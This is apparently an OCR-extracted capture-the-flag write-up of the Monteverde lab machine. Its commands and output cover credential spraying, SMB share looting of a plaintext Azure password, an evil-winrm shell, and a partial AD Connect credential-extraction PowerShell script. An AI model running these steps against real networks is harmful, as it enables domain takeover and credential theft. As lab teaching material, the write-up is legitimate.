


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ crackmapexec smb 10.10.10.172 -u users -p users
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signing:True) (S
MBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.172 -u SABatchJobs -p SABatchJobs

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.172:445         Name: 10.10.10.172              Status: Authenticated
        Disk                                                     Permissions     Comment
        ----                                                     -----------     -------
        ADMIN$                                                   NO ACCESS       Remote Admin
        azure_uploads                                            READ ONLY
        C$                                                       NO ACCESS       Default share
        E$                                                       NO ACCESS       Default share
        IPC$                                                     READ ONLY       Remote IPC
        NETLOGON                                                 READ ONLY       Logon server share
        SYSVOL                                                   READ ONLY       Logon server share
        users$                                                   READ ONLY
```

2) Checked the files




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.172 -u SABatchJobs -p SABatchJobs -r --depth 10

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.172:445         Name: 10.10.10.172              Status: Authenticated
        Disk                                                     Permissions     Comment
        ----                                                     -----------     -------
        ADMIN$                                                   NO ACCESS       Remote Admin
        azure_uploads                                            READ ONLY
        ./azure_uploads
        dr--r--r--                0 Fri Jan  3 18:13:36 2020    .
        dr--r--r--                0 Fri Jan  3 18:13:36 2020    ..
        C$                                                       NO ACCESS       Default share
        E$                                                       NO ACCESS       Default share
        IPC$                                                     READ ONLY       Remote IPC
        ./IPC$
        fr--r--r--                3 Mon Jan  1 05:53:28 1601    InitShutdown
        fr--r--r--                4 Mon Jan  1 05:53:28 1601    lsass
        fr--r--r--                3 Mon Jan  1 05:53:28 1601    ntsvcs
        fr--r--r--                3 Mon Jan  1 05:53:28 1601    scerpc
        fr--r--r--                1 Mon Jan  1 05:53:28 1601    Winsock2\CatalogChangeListener-378-0
        fr--r--r--                3 Mon Jan  1 05:53:28 1601    epmapper
        fr--r--r--                1 Mon Jan  1 05:53:28 1601    Winsock2\CatalogChangeListener-1d8-0
        fr--r--r--                3 Mon Jan  1 05:53:28 1601    LSM_API_service
        fr--r--r--                3 Mon Jan  1 05:53:28 1601    eventlog
        fr--r--r--                1 Mon Jan  1 05:53:28 1601    Winsock2\CatalogChangeListener-47c-0
        fr--r--r--                3 Mon Jan  1 05:53:28 1601    atsvc
```



```
 ./SYSVOL//MEGABANK.LOCAL/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    .
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    ..
 fr--r--r--               22 Fri Jan  3 03:56:34 2020    GPT.INI
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    MACHINE
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    USER
 ./SYSVOL//MEGABANK.LOCAL/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    .
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    ..
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    Microsoft
 ./SYSVOL//MEGABANK.LOCAL/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    .
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    ..
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    Windows NT
 ./SYSVOL//MEGABANK.LOCAL/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    .
 dr--r--r--                0 Fri Jan  3 03:35:27 2020    ..
 dr--r--r--                0 Fri Jan  3 03:56:34 2020    SecEdit
 ./SYSVOL//MEGABANK.LOCAL/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit
 dr--r--r--                0 Fri Jan  3 03:56:34 2020    .
 dr--r--r--                0 Fri Jan  3 03:56:34 2020    ..
 fr--r--r--             4538 Fri Jan  3 03:56:34 2020    GptTmpl.inf
 users$                                                  READ ONLY
 ./users$
 dr--r--r--                0 Fri Jan  3 18:42:48 2020    .
 dr--r--r--                0 Fri Jan  3 18:42:48 2020    ..
 dr--r--r--                0 Fri Jan  3 18:45:23 2020    dgalanos
 dr--r--r--                0 Fri Jan  3 19:11:18 2020    mhope
 dr--r--r--                0 Fri Jan  3 18:44:56 2020    roleary
 dr--r--r--                0 Fri Jan  3 18:44:28 2020    smorgan
 ./users$//mhope
 dr--r--r--                0 Fri Jan  3 19:11:18 2020    .
 dr--r--r--                0 Fri Jan  3 19:11:18 2020    ..
 fw--w--w--             1212 Fri Jan  3 20:29:24 2020    azure.xml
```

]'


3) Found a credential



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.172 -u SABatchJobs -p SABatchJobs --download 'users$/mhope/azure.xml'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \  |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \  \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                      https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting download: users$\mhope\azure.xml (1212 bytes)
[+] File output to: /home/vigneswar/10.10.10.172-users_mhope_azure.xml
[*] Closed 1 connections

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat 10.10.10.172-users_mhope_azure.xml
��<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

Exploitation

1) Connected with winrm




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -i 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$' -P 5985

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents>
```

mhope:4n0therD4y@n0th3r$


Privilege Escalation

1) The user is member of Azure Admins




```
*Evil-WinRM* PS C:\Users\mhope> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
MEGABANK\Azure Admins                       Group            S-1-5-21-391775091-850290835-3566037492-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
*Evil-WinRM* PS C:\Users\mhope>
```

2) Found the version of AD sync



```
*Evil-WinRM* PS C:\Program Files\Microsoft Azure AD Sync\Bin> $path = "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
if (Test-Path $path) {
    (Get-Item $path).VersionInfo | Select-Object ProductVersion
} else {
    Write-Output "File not found."
}

ProductVersion
--------------
1.1.882.0
```


https://blog.xpnsec.com/azuread-connect-for-redteam/




```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents> sqlcmd.exe -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"
Changed database context to 'ADSync'.
instance_id                          keyset_id   entropy
------------------------------------ ----------- ------------------------------------
1852B527-DD4F-4ECF-B541-EFCCBFF29E31           1 194EC2FC-F186-46CF-B44D-071EB61F49CD

(1 rows affected)
*Evil-WinRM* PS C:\Users\mhope\Documents>
```

```
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"
```

```
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration
FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName
Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
